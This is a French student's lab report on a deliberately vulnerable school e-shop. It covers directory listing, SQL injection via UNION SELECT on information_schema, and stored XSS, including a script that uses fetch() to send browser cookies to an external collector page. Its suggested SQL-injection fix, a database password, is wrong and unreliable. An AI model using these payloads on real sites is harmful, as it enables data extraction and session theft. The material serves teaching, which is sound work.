

Vulnérabilités d'un Site de Vente en ligne

Tables des matières

Partie 1 : Test du site distant	3
Vulnérabilité 1 : Lister les répertoires	3
3. Lire le code surligné, notamment l'attribut src de la balise img. Dans quel répertoire se trouvent les images des produits ?	3
4. Ouvrir ce répertoire dans le navigateur : "https://andres-sio.lycee-ozenue.fr/vulnerable_shop/XXX"	3
5. Proposer, de façon littérale, une contre-mesure à cette vulnérabilité	3
Partie 3 : Exploitation des Vulnérabilités	4
Vulnérabilité 1 : Injections SQL	4
8. Exploitation de l'injection SQL	4
<i>a. Lorsque vous êtes sur la page d'un produit, modifiez l'URL pour injecter une commande SQL, par exemple si nous sommes sur le produit 1 :</i>	4
<i>b. Quel est le résultat obtenu ?</i>	4
<i>c. Ecrire la requête SQL qui a été exécutée par le serveur (regarder dans le code source de la page fourni)</i>	4
9. Avec une nouvelle injection, nous allons tenter de révéler les noms des colonnes d'une des tables de la base de données.	5
<i>a. Modifier l'URL pour injecter une nouvelle commande SQL (remplacer xxx par un nom de table pourrait stocker les commentaires. Essayez de trouver le nom de cette table en français, en anglais, au singulier, au pluriel...):</i>	5
<i>b. Nom de la table commentaires :</i>	5
<i>c. Qu'avez-vous obtenu comme résultat lorsque vous avez trouvé le nom de la table ?</i>	5
<i>d. Modifier l'URL en modifiant l'ordre des NULL :</i>	6
<i>e. Que remarquez-vous ?</i>	6
<i>f. Combien y a-t-il de champs dans la table des commentaires ?</i>	7
10. Proposer, de façon littérale, une contre-mesure à cette vulnérabilité (ne PAS l'implémenter)	7
Vulnérabilité 2 : Injection XSS	8
Que constatez-vous ?	8
18. Consultez le site de l'attaquant :	8

Partie 1 : Test du site distant

Vulnérabilité 1 : Lister les répertoires

3. Lire le code surligné, notamment l'attribut src de la balise img. Dans quel répertoire se trouvent les images des produits ?

Les images se trouvent dans le répertoire "images"

```
  
ver rounded"> == $0
```

4. Ouvrir ce répertoire dans le navigateur : "https://andres-sio.lycee-ozenue.fr/vulnerable_shop/XXX"
où XXX est le nom du répertoire contenant les images.



Name	Last modified	Size	Description
 Parent Directory		-	
 Thumbs.db	2025-01-17 09:46	8.5K	
 casquette.webp	2025-01-17 09:46	44K	
 samba.webp	2025-01-17 09:46	29K	
 tshort.webp	2025-01-17 09:46	14K	

Que constatez-vous ? Pensez-vous que c'est le comportement attendu ?

Je vois les images utilisées par le site, leurs dates et leurs tailles. Aussi une base de données. Remonter au dossier parents via ici me ramène sur le site


5. Proposer, de façon littérale, une contre-mesure à cette vulnérabilité

Partie 3 : Exploitation des Vulnérabilités

Vulnérabilité 1 : Injections SQL

8. Exploitation de l'injection SQL

- a. Lorsque vous êtes sur la page d'un produit, modifiez l'URL pour injecter une commande SQL, par exemple si nous sommes sur le produit 1 :



- b. Quel est le résultat obtenu ?

Le produit a tout les commentaire même ceux de produit différents.

- c. Ecrire la requête SQL qui a été exécutée par le serveur (regarder dans le code source de la page fourni)

“\$sql=“SELECT * FROM comments WHERE product_id = ” . 1 OR 1=1;

9. Avec une nouvelle injection, nous allons tenter de révéler les noms des colonnes d'une des tables de la base de données.

- a. Modifier l'URL pour injecter une nouvelle commande SQL (remplacer xxx par un nom de table pourrait stocker les commentaires. Essayez de trouver le nom de cette table en français, en anglais, au singulier, au pluriel...):

http://localhost/vulnerable_shop/index.php?page=product&id=1%20UNION%20SELECT%20null,%20null,%20column_name,%20NULL%20FROM%20information_schema.columns%20WHERE%20table_name%20=%27comments%27

- b. Nom de la table commentaires :

Le nom de table commentaires est "comments"


- c. Qu'avez-vous obtenu comme résultat lorsque vous avez trouvé le nom de la table ?

Ceci est rajouté dans les commentaires

Commentaire n°	content
Commentaire n°	id
Commentaire n°	image
Commentaire n°	product_id

- d. Modifier l'URL en modifiant l'ordre des NULL :
- e. Que remarquez-vous ?

En modifiant l'emplacement des NULL, la requête SQL regarde une autre colonne
Par exemple avec "%20SELECT%20null,%20null,%20null,%20column_name%20" le site essaie de charger des images.



f. Combien y a-t-il de champs dans la table des commentaires ?

Il y a 4 champs car si je met dans l'URL "%20column_name," 5 fois, cette page apparaît

```

Fatal error: Uncaught PDOException: SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns in C:\wamp64\www\vulnerable_shop\product.php on line 41
PDOException: SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns in C:\wamp64\www\vulnerable_shop\product.php on line 41
Call Stack
# Time Memory Function Location
1 0.0002 446040 (main)() ..\index.php:0
2 0.0004 446616 include('C:\wamp64\www\vulnerable_shop\product.php') ..\index.php:7
3 0.0269 512000 query($query = 'SELECT * FROM comments WHERE product_id = 1 UNION SELECT column_name, column_name, column_name, column_name, column_name FROM information_schema.columns WHERE table_name = \comments', $fetchMode = ...) ..\product.php:41

```

Si on lit l'erreur, elle indique que le SELECT à un nombre différent de champs que la base de donnée

The used SELECT statements have a different number of columns

10. Proposer, de façon littérale, une contre-mesure à cette vulnérabilité (ne PAS l'implémenter)

Protéger la base de données avec un mot de passe.

Vulnérabilité 2 : Injection XSS

11. A partir de la page d'accueil, choisir le 1er produit.
12. Dans le champ "Ajouter un commentaire", essayez d'injecter le script suivant :
`<script>alert('Injection XSS réussie!');</script>`
13. Revenir sur la page d'accueil.
14. Cliquer sur le produit 1.

Que constatez-vous ?

A chaque fois que je retourne sur le produit 1, je reçois ça



15. Injecter un nouveau script qui va récupérer des informations dans les cookies de votre navigateur, sur le produit 2 :
`<script>fetch('https://andres-sio.lycee-ozenne.fr/cyber/cookie.php?data=' + document.cookie); </script>`
16. Revenir sur la page d'accueil.
17. Cliquer sur le produit 2.
18. Consultez le site de l'attaquant :
<https://andres-sio.lycee-ozenne.fr/cyber/cookie.php>